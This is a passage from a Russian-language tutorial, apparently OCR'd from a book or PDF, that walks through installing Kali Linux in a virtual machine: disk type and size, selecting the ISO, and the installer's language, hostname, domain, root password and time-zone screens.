
В этом окне мы можем выбрать динамический или фиксированный жёсткий диск. Я категорически рекомендую оставить значение по умолчанию — т. е. динамический. Если вы выберете фиксированный и выберете размер, например 30 Гб, то это значит, что будет создан жёсткий диск размером именно 30 Гб, т. к. он займёт много места. Если же вы выбрали динамический, то созданный диск будет расширятся только по мере необходимости (например, после установки он будет 2-3 Гб), но в любой момент вы можете использовать заданное количество места:



Теперь задаёте размер диска, не бойтесь поставить большое значение — если вы не будете использовать так много, какой размер задали, то виртуальный диск не будет расширяться до большого размера. Но вот если вы задали маленький размер и в какой-то момент у вас кончилось место, то можете считать, что у вас проблемы. Обязательно увеличьте размер диска до 10 Гб или более, иначе, вам просто не хватит места:




В этом же окошечке укажите желаемое имя и расположение виртуального жёсткого диска:




Думаю, у вас уже докачался ваш дистрибутив Kali Linux, у меня скачался каталог kali-linux-1.0.9a-amd64, а в нём два файла, нас интересует только файл kali-linux-1.0.9a-amd64.iso.

Нажимаем Запустить виртуальную машину. Нас просят выбрать реальный дивиди-ром или указать расположение образа диска, выбираем наш скаченный образ Kali Linux:




И нажимаем продолжить:




Если вы хотите запустить Live-версию (чтобы посмотреть попробовать), то выбираете этот пункт. Меня сейчас интересует пункт Instal (установка):

Выбираете свой язык, раскладку клавиатуры, способ переключения между русской и латинской раскладкой.


Придумайте любое имя вашего компьютера:




И имя домена:




Пароль рута (что угодно, но не пустое):




Выбираете часовой пояс. Разметка дисков — ничего менять не нужно.
Предупреждение (если ставите на виртуальную машину, то просто нажимаете Enter):



